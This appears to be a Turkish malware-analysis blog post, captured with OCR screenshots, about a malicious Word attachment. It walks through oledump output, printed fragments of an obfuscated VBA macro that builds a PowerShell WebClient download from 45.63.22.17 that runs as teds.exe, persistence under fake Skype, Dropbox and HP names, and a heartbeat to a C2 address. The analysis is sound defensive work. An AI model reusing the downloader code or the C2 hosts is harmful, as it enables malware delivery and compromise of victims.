


Application_Form.doc dosyasını Notepad++ editörü ile açtığınızda, gömülü xml, jpg, html, png dosyaları dışında editdata.mso dosyası hemen dikkatinizi çekecektir. Base64 ile gizlenmiş bu veriyi açıp daha sonrasında REMnux ile gelen oledump aracı ile incelediğinizde makroya kolaylıkla ulaşabiliyorsunuz. Makroyu herhangi bir editörle incelediğinizde karmaşıklaştırılmış (obfuscated) olduğunu, sadeleştirildikten sonra ise bunun bir powershell betiği olup, http://45.63.22.17/image27.ico dosyası olarak indirildikten sonra teds.exe olarak adlandırıldıp çalıştırıldığını görebilirsiniz.






root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/malware# oledump.py editdata.mso
  1:       513 'PROJECT'
  2:        41 'PROJECTwm'
  3: M   18168 'VBA/ThisDocument'
  4:      4742 'VBA/_VBA_PROJECT'
  5:       776 'VBA/dir'
root@remnux:/home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.
mso > editdata.txt
root@remnux:/home/remnux/Desktop/malware#
root@remnux: /h...
13:20



editdata.txt - SciTE
File Edit Search View Tools Options Language Buffers Help
1 editdata.txt
tehkjdgjas(0) = "q"
tehkjdgjas(1) = "j"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
tehkjdgjas(2) = "l"
tehkjdgjas(3) = "Y"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdl + qhdalln
tehkjdgjas(4) = "P"
tehkjdgjas(5) = "o"
tehkjdgjas(6) = "a"
tehkjdgjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
tehkjdgjas(8) = "m"
tehkjdgjas(9) = "N"
tehkjdgjas(10) = "h"
tehkjdgjas(11) = "B"
tehkjdgjas(12) = "b"
tehkjdgjas(13) = "Q"
tehkjdgjas(14) = "O"
tehkjdgjas(15) = "M"
tehkjdgjas(16) = "n"
tehkjdgjas(17) = "g"
tehkjdgjas(18) = "k"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+'wnl"
tehkjdgjas(19) = "d"
tehkjdgjas(20) = "S"
tehkjdgjas(21) = "A"
tehkjdgjas(22) = "r"
tehkjdgjas(23) = "E"
tehkjdgjas(24) = "c"
tehkjdgjas(25) = "J"
tehkjdgjas(26) = "t"
hdnklasld = "oadf'+'ile').invoke('htt'+$jok+'45."
tehkjdgjas(27) = "R"
[root@...
root@r...
[Mozill...
malware
editda...
06:09




APT odaklı siber saldırılarında sıklıkla rastladığımız gibi teds.exe dosyasının da çalıntı olduğunu düşündüğüm bir firmaya ait olan dijital sertifika imzalanmış olması, art niyetli kişilerin uygulama kontrolü (application control) yapan yazılımları atlatmak amacıyla bu yönteme başvurmuş olduklarını açıkça ortaya koyuyordu. teds.exe dosyasını VirusTotal sitesine yüklettiğinizde ise bu defa 2 antivirüs yazılımının bu dosyayı zararlı yazılım olarak tespit ettiğini görebiliyorsunuz.










UPX ile paketlenmiş olan teds.exe çalıştırıldıktan sonra kendisini %APPDATA% klasörüne Adobe, Mozilla/Firefox, Google/ Chrome, Dropbox, Skype, Hewlett-Packard klasörlerinden birine mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe, adı altında kopyalayıp ardından çalıştırmaktadır. Çalıştırılır çalıştırılmaz ise yaptığı ilk iş, IP lokasyonu Fransa'yı işaret eden http://91.121.120.198/v1 adresine istekte bulunarak kalpatışı (heartbeat) mesajı iletmektedir.



x32dbg - File: nacl32.unpacked.exe - PID: FF4 - Module: nacl32.unpacked.exe - Thread: E90
File View Debug Plugins Favourites Options Help Dec 7 2016
All Modules (Strings)
Range: 00D7BC00-00D7BC03 (Region nacl32.unpacked.exe)
Address Disassembly String
0040070F mov dword ptr ds:[123FB98],eax "? +"
0040090F mov dword ptr ss:[esp],nacl32.unpacked.D9B000 "libgcc_s_dw2-1.dll"
00400925 mov dword ptr ss:[esp],nacl32.unpacked.D9B000 "libgcc_s_dw2-1.dll"
00400940 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B013 "__register_frame_info"
00400958 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B029 "__deregister_frame_info"
0040098B mov dword ptr ss:[esp],nacl32.unpacked.D9B041 "libgcj-16.dll"
004009A0 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B04F "_Jv_RegisterClasses"
0040130F mov dword ptr ds:[123FB98],eax "? +"
0040150F mov dword ptr ss:[esp],nacl32.unpacked.D9B000 "libgcc_s_dw2-1.dll"
00401525 mov dword ptr ss:[esp],nacl32.unpacked.D9B000 "libgcc_s_dw2-1.dll"
00401540 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B013 "__register_frame_info"
00401558 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B029 "__deregister_frame_info"
0040158B mov dword ptr ss:[esp],nacl32.unpacked.D9B041 "libgcj-16.dll"
004015A0 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B04F "_Jv_RegisterClasses"
00401CE0 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B080 "SetThreadErrorMode"
00402FE7 mov dword ptr ss:[esp],nacl32.unpacked.D9B180 "SkypeHelper"
004030B2 mov dword ptr ss:[esp],nacl32.unpacked.D9B18C "DropboxHelper"
004030CA mov dword ptr ss:[esp],nacl32.unpacked.D9B19A "bin"
004031BB mov dword ptr ss:[esp],nacl32.unpacked.D9B19E "nacl32"
004031CF mov dword ptr ss:[esp],nacl32.unpacked.D9B1A5 "Chrome"
004032C0 mov dword ptr ss:[esp],nacl32.unpacked.D9B1AC "mozillacache"
004032D4 mov dword ptr ss:[esp],nacl32.unpacked.D9B1B9 "Firefox"
004033C5 mov dword ptr ss:[esp],nacl32.unpacked.D9B1C1 "AcroBroker"
004033D9 mov dword ptr ss:[esp],nacl32.unpacked.D9B1CC "Acrobat"
004034CA mov dword ptr ss:[esp],nacl32.unpacked.D9B1D4 "hpprint"
0040358D mov dword ptr ss:[esp],nacl32.unpacked.D9B1DC "hpscan"
00404EF8 cmp edi,nacl32.unpacked.D9B644 "http://91.121.120.198/v1"
00404FF5 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B5A0 "/ccXXXXXX.exe"
004055F9 mov dword ptr ss:[esp],nacl32.unpacked.D9B5AE "kkt"
